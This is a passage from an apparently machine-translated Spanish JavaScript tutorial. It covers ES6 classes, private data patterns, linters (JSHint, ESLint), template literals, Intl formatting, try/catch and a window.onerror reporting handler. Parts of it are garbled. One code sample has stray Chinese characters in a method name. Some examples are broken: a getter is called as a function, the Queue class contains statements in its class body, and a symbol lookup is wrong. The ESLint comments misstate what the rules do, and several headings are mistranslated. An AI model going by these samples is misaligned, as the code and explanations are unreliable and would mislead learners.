- clase Foo {set myProperty (newValue) {}}
- clase Foo {estática myStaticMethod () {}}
- clase Foo {static get myStaticProperty () {}}
- const Foo = clase Foo {};
- const Foo = clase {};

Observaciones

class soporte de `class` solo se agregó a JavaScript como parte del estándar 2015 [es6](#) .

Las clases de Javascript son azúcar sintáctica sobre la herencia basada en un prototipo ya existente de JavaScript. Esta nueva sintaxis no introduce un nuevo modelo de herencia orientado a objetos a JavaScript, solo una forma más sencilla de tratar con los objetos y la herencia. Una declaración de `class` es esencialmente una abreviatura para definir manualmente una `function constructor` y agregar propiedades al prototipo del constructor. Una diferencia importante es que las funciones se pueden llamar directamente (sin la `new` palabra clave), mientras que una clase llamada directamente generará una excepción.

```
class someClass {
  constructor () {}
  someMethod () {}
}

console.log(typeof someClass);
console.log(someClass);
console.log(someClass === someClass.prototype.constructor);
console.log(someClass.prototype.someMethod);

// Output:
// function
// function someClass() { "use strict"; }
// true
// function () { "use strict"; }
```

Si está utilizando una versión anterior de JavaScript, necesitará un transpiler como [babel](#) o [google-](#) closing -[compiler](#) para compilar el código en una versión que la plataforma de destino pueda entender.

Examples

Clase constructor

La parte fundamental de la mayoría de las clases es su constructor, que configura el estado inicial de cada instancia y maneja todos los parámetros que se pasaron al llamar `new`.

Se define en un bloque de `class` como si estuviera definiendo un método llamado `constructor`, aunque en realidad se trata como un caso especial.

```
class MyClass {  
    constructor(option) {  
        console.log(`Creating instance using ${option} option`);  
        this.option = option;  
    }  
}
```

Ejemplo de uso:

```
const foo = new MyClass('speedy'); // logs: "Creating instance using speedy option"
```

Una pequeña cosa a tener en cuenta es que un constructor de clase no puede hacerse estático a través de la palabra clave `static`, como se describe a continuación para otros métodos.

Métodos estáticos

Los métodos y las propiedades estáticas se definen en *la clase / el constructor en sí*, no en los objetos de instancia. Estos se especifican en una definición de clase utilizando la palabra clave `static`.

```
class MyClass {  
    static myStaticMethod() {  
        return 'Hello';  
    }  
  
    static get myStaticProperty() {  
        return 'Goodbye';  
    }  
}  
  
console.log(MyClass.myStaticMethod()); // logs: "Hello"  
console.log(MyClass.myStaticProperty()); // logs: "Goodbye"
```

Podemos ver que las propiedades estáticas no están definidas en instancias de objetos:

```
const myClassInstance = new MyClass();  
  
console.log(myClassInstance.myStaticProperty()); // logs: undefined
```

Sin embargo, se definen en subclases:

```

class MySubClass extends MyClass { };

console.log(MySubClass.myStaticMethod()); // logs: "Hello"
console.log(MySubClass.myStaticProperty); // logs: "Goodbye"

```

Hechiceros y Setters

Getters y setters le permiten definir un comportamiento personalizado para leer y escribir una propiedad determinada en su clase. Para el usuario, parecen lo mismo que cualquier propiedad típica. Sin embargo, internamente una función personalizada que usted proporciona se usa para determinar el valor cuando se accede a la propiedad (el captador), y para realizar cualquier cambio necesario cuando se asigna la propiedad (el establecedor).

En una definición de `class`, un captador se escribe como un método sin argumentos prefijado por la palabra clave `get`. Un definidor es similar, excepto que acepta un argumento (se asigna el nuevo valor) y en su lugar se usa la palabra clave `set`.

Aquí hay una clase de ejemplo que proporciona un getter y setter para su propiedad `.name`. Cada vez que se asigna, registraremos el nuevo nombre en una matriz interna `.names_`. Cada vez que se accede, devolveremos el último nombre.

```

class MyClass {
  constructor() {
    this.names_ = [];
  }

  set name(value) {
    this.names_.push(value);
  }

  get name() {
    return this.names_[this.names_.length - 1];
  }
}

const myClassInstance = new MyClass();
myClassInstance.name = 'Joe';
myClassInstance.name = 'Bob';

console.log(myClassInstance.name); // logs: "Bob"
console.log(myClassInstance.names_); // logs: ["Joe", "Bob"]

```

Si solo define un definidor, intentar acceder a la propiedad siempre se devolverá `undefined`.

```

const classInstance = new class {
  set prop(value) {
    console.log('setting', value);
  }
};

classInstance.prop = 10; // logs: "setting", 10

console.log(classInstance.prop); // logs: undefined

```

Si solo define un captador, intentar asignar la propiedad no tendrá ningún efecto.

```
const classInstance = new class {
  get prop() {
    return 5;
  }
};

classInstance.prop = 10;

console.log(classInstance.prop); // logs: 5
```

Herencia de clase

La herencia funciona igual que en otros lenguajes orientados a objetos: los métodos definidos en la superclase son accesibles en la subclase extendida.

Si la subclase declara su propio constructor, entonces debe invocar al constructor padre a través de `super()` antes de poder acceder a `this`.

```
class SuperClass {

  constructor() {
    this.logger = console.log;
  }

  log() {
    this.logger(`Hello ${this.name}`);
  }
}

class SubClass extends SuperClass {

  constructor() {
    super();
    this.name = 'subclass';
  }
}

const subClass = new SubClass();

subClass.log(); // logs: "Hello subclass"
```

Miembros privados

JavaScript no es técnicamente compatible con miembros privados como una función de idioma. La privacidad, [descrita por Douglas Crockford](#), se emula a través de cierres (alcance de función preservada) que se generarán con cada llamada de instancia de una función de constructor.

El ejemplo de `Queue` muestra cómo, con las funciones de constructor, el estado local se puede preservar y hacer accesible también a través de métodos privilegiados.

```

class Queue {

  constructor () { // - does generate a closure with each instantiation.

    const list = [];// - local state ("private member").

    this.enqueue = function (type) { // - privileged public method
      // accessing the local state
      list.push(type); // "writing" alike.
      return type;
    };
    this.dequeue = function () { // - privileged public method
      // accessing the local state
      return list.shift(); // "reading / writing" alike.
    };
  }

  var q = new Queue(); // ...
  q.enqueue(9); // ... first in ...
  q.enqueue(8);
  q.enqueue(7);
  // ...
  console.log(q.dequeue()); // 9 ... first out.
  console.log(q.dequeue()); // 8
  console.log(q.dequeue()); // 7
  console.log(q); // {}
  console.log(Object.keys(q)); // ["enqueue", "dequeue"]
}

```

Con cada instancia de un tipo de `Queue` el constructor genera un cierre.

Por lo tanto, los dos métodos propios `enqueue` de un tipo de `Queue` y `dequeue` (ver `Object.keys(q)`) todavía tienen acceso a la `list` que continúa viviendo en su ámbito de distribución que, en el momento de la construcción, se ha conservado.

Haciendo uso de este patrón (emulando miembros privados a través de métodos públicos privilegiados), se debe tener en cuenta que, con cada instancia, se consumirá memoria adicional para cada método de *propiedad propia* (ya que es un código que no se puede compartir / reutilizar). Lo mismo es cierto para la cantidad / tamaño del estado que se va a almacenar dentro de dicho cierre.

Nombres de métodos dinámicos

También existe la capacidad de evaluar expresiones al nombrar métodos similares a cómo puede acceder a las propiedades de un objeto con `[]`. Esto puede ser útil para tener nombres de propiedades dinámicos, sin embargo, a menudo se usa junto con los símbolos.

```

let METADATA = Symbol('metadata');

class Car {
  constructor(make, model) {
    this.make = make;
    this.model = model;
  }
}

```

```

}

// example using symbols
[METADATA]() {
    return {
        make: this.make,
        model: this.model
    };
}

// you can also use any javascript expression

// this one is just a string, and could also be defined with simply add()
["add"]的文化 {
    return a + b;
}

// this one is dynamically evaluated
[1 + 2]() {
    return "three";
}
}

let MazdaMPV=new Car("Mazda", "MPV");
MazdaMPV.add(4, 5); // 9
MazdaMPV[3](); // "three"
MazdaMPV[METADATA](); // { make: "Mazda", model: "MPV" }

```

Métodos

Los métodos se pueden definir en clases para realizar una función y, opcionalmente, devolver un resultado.

Pueden recibir argumentos de la persona que llama.

```

class Something {
    constructor(data) {
        this.data = data
    }

    doSomething(text) {
        return {
            data: this.data,
            text
        }
    }
}

var s = new Something({})
s.doSomething("hi") // returns: { data: {}, text: "hi" }

```

Gestionando datos privados con clases

Uno de los obstáculos más comunes en el uso de clases es encontrar el enfoque adecuado para manejar estados privados. Hay 4 soluciones comunes para manejar estados privados:

Usando símbolos

Los símbolos son nuevos tipos primitivos introducidos en ES2015, como se define en [MDN](#)

Un símbolo es un tipo de datos único e inmutable que se puede usar como un identificador para las propiedades del objeto.

Cuando se usa el símbolo como una clave de propiedad, no es enumerable.

Como tal, no se revelarán utilizando `for var in O Object.keys`.

Así podemos usar símbolos para almacenar datos privados.

```
const topSecret = Symbol('topSecret'); // our private key; will only be accessible on the
scope of the module file
export class SecretAgent{
    constructor(secret){
        this[topSecret] = secret; // we have access to the symbol key (closure)
        this.coverStory = 'just a simple gardner';
        this.doMission = () => {
            figureWhatToDo(topSecret[topSecret]); // we have access to topSecret
        };
    }
}
```

Debido a que los `symbols` son únicos, debemos hacer referencia al símbolo original para acceder a la propiedad privada.

```
import {SecretAgent} from 'SecretAgent.js'
const agent = new SecretAgent('steal all the ice cream');
// ok lets try to get the secret out of him!
Object.keys(agent); // ['coverStory'] only cover story is public, our secret is kept.
agent[Symbol('topSecret')]; // undefined, as we said, symbols are always unique, so only the
original symbol will help us to get the data.
```

Pero no es 100% privado; vamos a romper ese agente! Podemos usar el método `Object.getOwnPropertySymbols` para obtener los símbolos del objeto.

```
const secretKeys = Object.getOwnPropertySymbols(agent);
agent[secretKeys[0]] // 'steal all the ice cream' , we got the secret.
```

Usando WeakMaps

`WeakMap` es un nuevo tipo de objeto que se ha agregado para es6.

Como se define en [MDN](#)

El objeto `WeakMap` es una colección de pares clave / valor en los que las claves tienen una referencia débil. Las claves deben ser objetos y los valores pueden ser valores arbitrarios.

Otra característica importante de WeakMap es, como se define en [MDN](#) .

La clave en un mapa débil se mantiene débilmente. Lo que esto significa es que, si no hay otras referencias sólidas a la clave, el recolector de basura eliminará toda la entrada del WeakMap.

La idea es utilizar WeakMap, como un mapa estático para toda la clase, para mantener cada instancia como clave y mantener los datos privados como un valor para esa clave de instancia.

Por lo tanto, solo dentro de la clase tendremos acceso a la colección WeakMap .

Probemos a nuestro agente con WeakMap :

```
const topSecret = new WeakMap(); // will hold all private data of all instances.  
export class SecretAgent{  
    constructor(secret){  
        topSecret.set(this,secret); // we use this, as the key, to set it on our instance  
        private data  
        this.coverStory = 'just a simple gardner';  
        this.doMission = () => {  
            figureWhatToDo(topSecret.get(this)); // we have access to topSecret  
        };  
    }  
}
```

Debido a que const topSecret se define dentro del cierre de nuestro módulo y como no lo vinculamos a nuestras propiedades de instancia, este enfoque es totalmente privado y no podemos llegar al agente topSecret .

Definir todos los métodos dentro del constructor.

La idea aquí es simplemente definir todos nuestros métodos y miembros dentro del constructor y usar el cierre para acceder a miembros privados sin asignarlos a this .

```
export class SecretAgent{  
    constructor(secret){  
        const topSecret = secret;  
        this.coverStory = 'just a simple gardner';  
        this.doMission = () => {  
            figureWhatToDo(topSecret); // we have access to topSecret  
        };  
    }  
}
```

También en este ejemplo, los datos son 100% privados y no se pueden localizar fuera de clase, por lo que nuestro agente está a salvo.

Usando convenciones de nomenclatura

Decidiremos que cualquier propiedad privada será prefijada con _ .

Tenga en cuenta que para este enfoque los datos no son realmente privados.

```
export class SecretAgent{
  constructor(secret){
    this._topSecret = secret; // it private by convention
    this.coverStory = 'just a simple gardner';
    this.doMission = () => {
      figureWhatToDo(this._topSecret);
    };
  }
}
```

Enlace de nombre de clase

El nombre de ClassDeclaration está vinculado de diferentes maneras en diferentes ámbitos:

1. El ámbito en el que se define la clase - `let` vinculante
2. El alcance de la clase en sí, dentro de {} en la `class {}` - vinculación const

```
class Foo {
  // Foo inside this block is a const binding
}
// Foo here is a let binding
```

Por ejemplo,

```
class A {
  foo() {
    A = null; // will throw at runtime as A inside the class is a `const` binding
  }
}
A = null; // will NOT throw as A here is a `let` binding
```

Esto no es lo mismo para una función -

```
function A() {
  A = null; // works
}
A.prototype.foo = function foo() {
  A = null; // works
}
A = null; // works
```

Capítulo 64: Linters - Asegurando la calidad del código

Observaciones

Independientemente de la plantilla que elija, cada proyecto de JavaScript debe usar uno. Pueden ayudar a encontrar el error y hacer que el código sea más consistente. Para más comparaciones revisa las [herramientas de comparación de JavaScript](#)

Examples

JSHint

[JSHint](#) es una herramienta de código abierto que detecta errores y problemas potenciales en el código JavaScript.

Para borrar tu JavaScript tienes dos opciones.

1. Vaya a [JSHint.com](#) y pegue su código en el editor de texto en línea.
2. Instale [JSHint en su IDE](#) .
 - Atom: [linter-jshint](#) (debe tener instalado el complemento [Linter](#))
 - Texto sublime: [JSHint Gutter](#) y / o [Sublime Linter](#)
 - Vim: [jshint.vim](#) o [jshint2.vim](#)
 - Visual Studio: [VSCode JSHint](#)

Una ventaja de agregarlo a su IDE es que puede crear un archivo de configuración JSON llamado `.jshintrc` que se usará al alinear su programa. Esto es conveniente si desea compartir configuraciones entre proyectos.

Ejemplo de archivo `.jshintrc`

```
{  
  "-W097": false, // Allow "use strict" at document level  
  "browser": true, // defines globals exposed by modern browsers  
  "http://jshint.com/docs/options/#browser"  
  "curly": true, // requires you to always put curly braces around blocks in loops and  
  // conditionals http://jshint.com/docs/options/#curly  
  "devel": true, // defines globals that are usually used for logging poor-man's debugging:  
  // console, alert, etc. http://jshint.com/docs/options/#devel  
  // List global variables (false means read only)  
  "globals": {  
    "globalVar": true  
  },  
  "jquery": true, // This option defines globals exposed by the jQuery JavaScript library.  
  "newcap": false,  
  // List any global functions or const vars  
  "predef": [  
    "GlobalFunction",  
    "GlobalVariable"  
  ]  
}
```

```

        "GlobalFunction2"
    ],
    "undef": true, // warn about undefined vars
    "unused": true // warn about unused vars
}

```

JSHint también permite configuraciones para líneas / bloques de código específicos

```

switch(operation)
{
    case '+':
    {
        result = a + b;
        break;
    }

    // JSHint W086 Expected a 'break' statement
    // JSHint flag to allow cases to not need a break
    /* falls through */
    case '*':
    case 'x':
    {
        result = a * b;
        break;
    }
}

// JSHint disable error for variable not defined, because it is defined in another file
/* jshint -W117 */
globalVariable = 'in-another-file.js';
/* jshint +W117 */

```

Más opciones de configuración están documentadas en <http://jshint.com/docs/options/>

ESLint / JSCS

ESLint es un [puntero](#) y un formateador de estilo de código para su guía de estilo, [como JSHint](#). ESLint se fusionó con [JSCS](#) en abril de 2016. ESLint requiere más esfuerzo para configurar que JSHint, pero hay instrucciones claras en su [sitio web](#) para comenzar.

Una configuración de ejemplo para ESLint es la siguiente:

```

{
    "rules": {
        "semi": ["error", "always"], // throw an error when semicolons are detected
        "quotes": ["error", "double"] // throw an error when double quotes are detected
    }
}

```

[Aquí](#) se puede encontrar un archivo de configuración de ejemplo donde TODAS las reglas están desactivadas, con descripciones de lo que hacen.

JSLint

[JSLint](#) es el tronco desde el cual JSHint se ramificó. JSLint adopta una postura mucho más opinada sobre cómo escribir código JavaScript, lo que lo empuja a usar solo las partes que [Douglas Crockford](#) considera que son sus "partes buenas", y se aleja de cualquier código que Crockford cree que tiene una mejor solución. El siguiente hilo de StackOverflow puede ayudarlo a decidir [cuál es el indicador adecuado para usted](#). Si bien hay diferencias (aquí hay algunas comparaciones breves entre él y [JSHint / ESLint](#)), cada opción es extremadamente personalizable.

Para obtener más información sobre la configuración de JSLint, consulte [NPM](#) o [github](#).

Capítulo 65: Literales de plantilla

Introducción

Los literales de plantilla son un tipo de cadena literal que permite interpolar los valores y, opcionalmente, controlar el comportamiento de interpolación y construcción mediante una función de "etiqueta".

Sintaxis

- message = `¡Bienvenido, \${user.name}!`
- pattern = new RegExp (String.raw`Welcome, (\w+)!`);
- query = SQL`INSERT INTO Usuario (nombre) VALORES (\${nombre})`

Observaciones

Los literales de plantilla fueron especificados por primera vez por [ECMAScript 6 §12.2.9](#).

Examples

Interpolación básica y cuerdas multilínea.

Los literales de plantilla son un tipo especial de cadena literal que se puede usar en lugar del estándar `...` o "...". Se declaran citando la cadena con comillas en lugar de las comillas simples o dobles: ``...``.

Los literales de plantilla pueden contener saltos de línea y se pueden incluir expresiones arbitrarias usando la sintaxis de sustitución \${ expression }. De forma predeterminada, los valores de estas expresiones de sustitución se concatenan directamente en la cadena donde aparecen.

```
const name = "John";
const score = 74;

console.log(`Game Over!

${name}'s score was ${score * 10}.`);
```

Game Over!

John's score was 740.

Cuerdas crudas

La función de etiqueta String.raw se puede usar con literales de plantilla para acceder a una

versión de su contenido sin interpretar ninguna secuencia de escape de barra invertida.

`String.raw`n`` contendrá una barra invertida y la letra minúscula n, mientras que `\n` o `'n'` contendrán un solo carácter de nueva línea.

```
const patternString = String.raw`Welcome, (\w+)!`;
const pattern = new RegExp(patternString);

const message = "Welcome, John!";
pattern.exec(message);
```

```
["Welcome, John!", "John"]
```

Cuerdas etiquetadas

Una función identificada inmediatamente antes de un literal de plantilla se utiliza para interpretarla, en lo que se denomina un **literal de plantilla etiquetada**. La función de etiqueta puede devolver una cadena, pero también puede devolver cualquier otro tipo de valor.

El primer argumento de la función de etiqueta, `strings`, es una matriz de cada pieza constante del literal. Los argumentos restantes, `...substitutions`, contienen los valores evaluados de cada expresión de sustitución `{}$`.

```
function settings(strings, ...substitutions) {
  const result = new Map();
  for (let i = 0; i < substitutions.length; i++) {
    result.set(strings[i].trim(), substitutions[i]);
  }
  return result;
}

const remoteConfiguration = settings`  

  label      ${'Content'}  

  servers   ${2 * 8 + 1}  

  hostname  ${location.hostname}
`;
```

```
Map { "label" => "Content", "servers" => 17, "hostname" => "stackoverflow.com"}
```

La `strings` tiene una propiedad especial `.raw` referencia a una matriz paralela de las mismas partes constantes del literal de la plantilla, pero *exactamente* como aparecen en el código fuente, sin que se reemplace ninguna barra de escape.

```
function example(strings, ...substitutions) {
  console.log('strings:', strings);
  console.log('...substitutions:', substitutions);
}

example`Hello ${'world'}.\n\nHow are you?`;
```

```
strings: ["Hello ", ".\n\nHow are you?", raw: ["Hello ", ".\\n\\nHow are you?"]]
substitutions: ["world"]
```

Plantillas de HTML con cadenas de plantillas

Puede crear una función de etiqueta de cadena de plantilla `HTML`...`` para codificar automáticamente los valores interpolados. (Esto requiere que los valores interpolados solo se usen como texto, y **puede que no sean seguros si los valores interpolados se usan en códigos como scripts o estilos**).

```
class HTMLString extends String {
  static escape(text) {
    if (text instanceof HTMLString) {
      return text;
    }
    return new HTMLString(
      String(text)
        .replace(/&/g, '&amp;')
        .replace(/</g, '&lt;')
        .replace(/>/g, '&gt;')
        .replace(/"/g, '&quot;')
        .replace(/\'/g, '&#39;');
    }
  }

  function HTML(strings, ...substitutions) {
    const escapedFlattenedSubstitutions =
      substitutions.map(s => [].concat(s).map(HTMLString.escape).join(""));
    const pieces = [];
    for (const i of strings.keys()) {
      pieces.push(strings[i], escapedFlattenedSubstitutions [i] || "");
    }
    return new HTMLString(pieces.join(""));
  }

  const title = "Hello World";
  const iconSrc = "/images/logo.png";
  const names = ["John", "Jane", "Joe", "Jill"];

  document.body.innerHTML = HTML`

#  ${title}</h1> <ul> ${names.map(name => HTML`- ${ name }</li> `)} </ul> `;


```

Introducción

Los literales de plantilla actúan como cadenas con características especiales. Están encerrados por el back-tick ` y pueden extenderse a lo largo de múltiples líneas.

Los literales de plantilla también pueden contener expresiones incrustadas. Estas expresiones están indicadas con un signo \$ y llaves {}

```
//A single line Template Literal
var aLiteral = `single line string data`;
```

```
//Template Literal that spans across lines
var anotherLiteral = `string data that spans
across multiple lines of code`;

//Template Literal with an embedded expression
var x = 2;
var y = 3;
var theTotal = `The total is ${x + y}`;      // Contains "The total is 5"

//Comparison of a string and a template literal
var aString = "single line string data"
console.log(aString === aLiteral)           //Returns true
```

Hay muchas otras características de los literales de cadena, como los literales de plantilla etiquetada y la propiedad Sin formato. Estos se demuestran en otros ejemplos.

Capítulo 66: Localización

Sintaxis

- nuevo Intl.NumberFormat ()
- nuevo Intl.NumberFormat ('en-US')
- nuevo Intl.NumberFormat ('en-GB', {timeZone: 'UTC'})

Parámetros

Paramater	Detalles
día laborable	"estrecho", "corto", "largo"
era	"estrecho", "corto", "largo"
año	"numérico", "2 dígitos"
mes	"numérico", "2 dígitos", "estrecho", "corto", "largo"
día	"numérico", "2 dígitos"
hora	"numérico", "2 dígitos"
minuto	"numérico", "2 dígitos"
segundo	"numérico", "2 dígitos"
timeZoneName	"corto largo"

Examples

Formato de numero

Formato de número, agrupando dígitos según la localización.

```
const usNumberFormat = new Intl.NumberFormat('en-US');
const esNumberFormat = new Intl.NumberFormat('es-ES');

const usNumber = usNumberFormat.format(99999999.99); // "99,999,999.99"
const esNumber = esNumberFormat.format(99999999.99); // "99.999.999,99"
```

Formato de moneda

Formato de moneda, agrupación de dígitos y colocación del símbolo de moneda según la

localización.

```
const usCurrencyFormat = new Intl.NumberFormat('en-US', {style: 'currency', currency: 'USD'})
const esCurrencyFormat = new Intl.NumberFormat('es-ES', {style: 'currency', currency: 'EUR'})

const usCurrency = usCurrencyFormat.format(100.10); // "$100.10"
const esCurrency = esCurrencyFormat.format(100.10); // "100.10 €"
```

Formato de fecha y hora

Formato de fecha y hora, según la localización.

```
const usDateTimeFormatting = new Intl.DateTimeFormat('en-US');
const esDateTimeFormatting = new Intl.DateTimeFormat('es-ES');

const usDate = usDateTimeFormatting.format(new Date('2016-07-21')); // "7/21/2016"
const esDate = esDateTimeFormatting.format(new Date('2016-07-21')); // "21/7/2016"
```

Capítulo 67: Manejo de errores

Sintaxis

- prueba {...} captura (error) {...}
- intente {...} finalmente {...}
- intente {...} atrapar (error) {...} finalmente {...}
- lanzar nuevo error ([mensaje]);
- lanzar Error ([mensaje]);

Observaciones

`try` permite definir un bloque de código para que se analice en busca de errores mientras se ejecuta.

`catch` permite definir un bloque de código para ejecutarse, si se produce un error en el bloque `try`.

`finally` permite ejecutar código independientemente del resultado. Sin embargo, tenga cuidado, las declaraciones de flujo de control de los bloques `try` y `catch` se suspenderán hasta que finalice la ejecución del bloque `finally`.

Examples

Interacción con Promesas

6

Las excepciones son el código síncrono y los rechazos [prometer](#) código asíncrono basado en [promesas](#). Si se lanza una excepción en un controlador de promesa, su error se detectará automáticamente y se utilizará para rechazar la promesa.

```
Promise.resolve(5)
  .then(result => {
    throw new Error("I don't like five");
  })
  .then(result => {
    console.info("Promise resolved: " + result);
  })
  .catch(error => {
    console.error("Promise rejected: " + error);
});

```

```
Promise rejected: Error: I don't like five
```

7

La [propuesta de funciones asíncronas, que se](#) espera sea parte de ECMAScript 2017, extiende

esto en la dirección opuesta. Si espera una promesa rechazada, su error se presenta como una excepción:

```
async function main() {
  try {
    await Promise.reject(new Error("Invalid something"));
  } catch (error) {
    console.log("Caught error: " + error);
  }
}
main();
```

```
Caught error: Invalid something
```

Objetos de error

Los errores de tiempo de ejecución en JavaScript son instancias del objeto `Error`. El objeto `Error` también se puede usar como está, o como la base para excepciones definidas por el usuario. Es posible lanzar cualquier tipo de valor, por ejemplo, cadenas, pero se recomienda encarecidamente que utilice `Error` o uno de sus derivados para asegurarse de que la información de depuración, como las huellas de la pila, se conserve correctamente.

El primer parámetro del constructor de `Error` es el mensaje de error legible. Debe intentar especificar siempre un mensaje de error útil de lo que salió mal, incluso si se puede encontrar información adicional en otro lugar.

```
try {
  throw new Error('Useful message');
} catch (error) {
  console.log('Something went wrong! ' + error.message);
}
```

Orden de operaciones mas pensamientos avanzados

Sin un bloque `try catch`, las funciones no definidas generarán errores y detendrán la ejecución:

```
undefinedFunction("This will not get executed");
console.log("I will never run because of the uncaught error!");
```

Lanzará un error y no ejecutará la segunda línea:

```
// Uncaught ReferenceError: undefinedFunction is not defined
```

Necesita un bloque `try catch`, similar a otros idiomas, para asegurarse de detectar ese error para que el código pueda continuar ejecutándose:

```
try {
  undefinedFunction("This will not get executed");
} catch(error) {
  console.log("An error occurred!", error);
```

```
} finally {
    console.log("The code-block has finished");
}
console.log("I will run because we caught the error!");
```

Ahora, hemos detectado el error y podemos estar seguros de que nuestro código se ejecutará

```
// An error occurred! ReferenceError: undefinedFunction is not defined(...)
// The code-block has finished
// I will run because we caught the error!
```

¿Qué pasa si se produce un error en nuestro bloque catch?

```
try {
    undefinedFunction("This will not get executed");
} catch(error) {
    otherUndefinedFunction("Uh oh... ");
    console.log("An error occurred!", error);
} finally {
    console.log("The code-block has finished");
}
console.log("I won't run because of the uncaught error in the catch block!");
```

No procesaremos el resto de nuestro bloque catch, y la ejecución se detendrá a excepción del bloque finally.

```
// The code-block has finished
// Uncaught ReferenceError: otherUndefinedFunction is not defined(...)
```

Siempre puedes anidar tus bloques de captura de prueba ... pero no deberías porque eso se volverá extremadamente complicado ...

```
try {
    undefinedFunction("This will not get executed");
} catch(error) {
    try {
        otherUndefinedFunction("Uh oh... ");
    } catch(error2) {
        console.log("Too much nesting is bad for my heart and soul...");
    }
    console.log("An error occurred!", error);
} finally {
    console.log("The code-block has finished");
}
console.log("I will run because we caught the error!");
```

Capturará todos los errores del ejemplo anterior y registrará lo siguiente:

```
//Too much nesting is bad for my heart and soul...
//An error occurred! ReferenceError: undefinedFunction is not defined(...)
//The code-block has finished
//I will run because we caught the error!
```

Entonces, ¿cómo podemos detectar todos los errores? Para variables y funciones no definidas: no se puede.

Además, no debes envolver cada variable y función en un bloque try / catch, porque estos son ejemplos simples que solo se producirán una vez hasta que los arregles. Sin embargo, para objetos, funciones y otras variables que sabe que existen, pero no sabe si existirán sus propiedades, subprocessos o efectos secundarios, o si espera algunos estados de error en algunas circunstancias, debe abstraer su manejo de errores. de alguna manera Aquí hay un ejemplo y una implementación muy básicos.

Sin una forma protegida de llamar a métodos no confiables o de excepción:

```
function foo(a, b, c) {
    console.log(a, b, c);
    throw new Error("custom error!");
}
try {
    foo(1, 2, 3);
} catch(e) {
    try {
        foo(4, 5, 6);
    } catch(e2) {
        console.log("We had to nest because there's currently no other way...");
    }
    console.log(e);
}
// 1 2 3
// 4 5 6
// We had to nest because there's currently no other way...
// Error: custom error!(...)
```

Y con protección:

```
function foo(a, b, c) {
    console.log(a, b, c);
    throw new Error("custom error!");
}
function protectedFunction(fn, ...args) {
    try {
        fn.apply(this, args);
    } catch (e) {
        console.log("caught error: " + e.name + " -> " + e.message);
    }
}

protectedFunction(foo, 1, 2, 3);
protectedFunction(foo, 4, 5, 6);

// 1 2 3
// caught error: Error -> custom error!
// 4 5 6
// caught error: Error -> custom error!
```

Capturamos errores y aún procesamos todo el código esperado, aunque con una sintaxis algo diferente. De cualquier manera funcionará, pero a medida que desarrolle aplicaciones más

avanzadas, querrá comenzar a pensar en formas de abstraer el manejo de sus errores.

Tipos de error

Hay seis constructores de error de núcleo específicos en JavaScript:

- **EvalError** : crea una instancia que representa un error que se produce con respecto a la función global `eval()`.
- **InternalError** : crea una instancia que representa un error que se produce cuando se produce un error interno en el motor de JavaScript. Por ejemplo, "demasiada recursión". (Soportado solo por **Mozilla Firefox**)
- **RangeError** : crea una instancia que representa un error que se produce cuando una variable o parámetro numérico está fuera de su rango válido.
- **ReferenceError** : crea una instancia que representa un error que se produce al eliminar la referencia de una referencia no válida.
- **SyntaxError** : crea una instancia que representa un error de sintaxis que se produce al analizar el código en `eval()`.
- **TypeError** : crea una instancia que representa un error que se produce cuando una variable o un parámetro no es de un tipo válido.
- **URIError** : crea una instancia que representa un error que se produce cuando `encodeURI()` o `decodeURI()` pasan parámetros no válidos.

Si está implementando un mecanismo de manejo de errores, puede verificar qué tipo de error está detectando desde el código.

```
try {
    throw new TypeError();
}
catch (e){
    if(e instanceof Error){
        console.log('instance of general Error constructor');
    }

    if(e instanceof TypeError) {
        console.log('type error');
    }
}
```

En tal caso, `e` será una instancia de `TypeError`. Todos los tipos de error amplían el `Error` constructor base, por lo que también es una instancia de `Error`.

Teniendo esto en cuenta, nos muestra que verificar que `e` sea una instancia de `Error` es inútil en la mayoría de los casos.

Capítulo 68: Manejo global de errores en navegadores

Sintaxis

- `window.onerror = function (eventOrMessage, url, lineNumber, colNumber, error) {...}`

Parámetros

Parámetro	Detalles
<code>eventOrMessage</code>	Algunos navegadores llamarán al controlador de eventos con un solo argumento, un objeto de <code>Event</code> . Sin embargo, otros navegadores, especialmente los más antiguos y los más antiguos, proporcionarán un mensaje <code>String</code> como primer argumento.
<code>url</code>	Si se llama a un controlador con más de 1 argumento, el segundo argumento generalmente es una URL de un archivo JavaScript que es la fuente del problema.
número de línea	Si se llama a un controlador con más de 1 argumento, el tercer argumento es un número de línea dentro del archivo fuente de JavaScript.
<code>colNumber</code>	Si se llama a un controlador con más de 1 argumento, el cuarto argumento es el número de columna dentro del archivo fuente de JavaScript.
<code>error</code>	Si se llama a un controlador con más de 1 argumento, el quinto argumento es a veces un objeto <code>Error</code> que describe el problema.

Observaciones

Desafortunadamente, `window.onerror` históricamente ha sido implementado de manera diferente por cada proveedor. La información proporcionada en la sección **Parámetros** es una aproximación de lo que se puede esperar de diferentes navegadores y sus versiones.

Examples

Manejo de `window.onerror` para informar de todos los errores al servidor

El siguiente ejemplo escucha el evento `window.onerror` y utiliza una técnica de baliza de imagen

para enviar la información a través de los parámetros GET de una URL.

```
var hasLoggedOnce = false;

// Some browsers (at least Firefox) don't report line and column numbers
// when event is handled through window.addEventListener('error', fn). That's why
// a more reliable approach is to set an event listener via direct assignment.
window.onerror = function (eventOrMessage, url, lineNumber, colNumber, error) {
    if (hasLoggedOnce || !eventOrMessage) {
        // It does not make sense to report an error if:
        // 1. another one has already been reported -- the page has an invalid state and may
        // produce way too many errors.
        // 2. the provided information does not make sense (!eventOrMessage -- the browser
        // didn't supply information for some reason.)
        return;
    }
    hasLoggedOnce = true;
    if (typeof eventOrMessage !== 'string') {
        error = eventOrMessage.error;
        url = eventOrMessage.filename || eventOrMessage.fileName;
        lineNumber = eventOrMessage.lineno || eventOrMessage.lineNumber;
        colNumber = eventOrMessage.colno || eventOrMessage.columnNumber;
        eventOrMessage = eventOrMessage.message || eventOrMessage.name || error.message ||
error.name;
    }
    if (error && error.stack) {
        eventOrMessage = [eventOrMessage, ' ; Stack: ', error.stack, '.'].join("");
    }
    var jsFile = ([/^]+\.js/i.exec(url || '') || [])[0] || 'inlineScriptOrDynamicEvalCode',
        stack = [eventOrMessage, ' Occurred in ', jsFile, ':', lineNumber || '?', ':',
colNumber || '?'].join("");
    // shortening the message a bit so that it is more likely to fit into browser's URL length
    // limit (which is 2,083 in some browsers)
    stack = stack.replace(/https?:\/\/[^/]+/gi, '');
    // calling the server-side handler which should probably register the error in a database
    // or a log file
    new Image().src = '/exampleErrorReporting?stack=' + encodeURIComponent(stack);

    // window.DEBUG_ENVIRONMENT a configurable property that may be set to true somewhere else
    // for debugging and testing purposes.
    if (window.DEBUG_ENVIRONMENT) {
        alert('Client-side script failed: ' + stack);
    }
}
```

Capítulo 69: Manipulación de datos

Examples

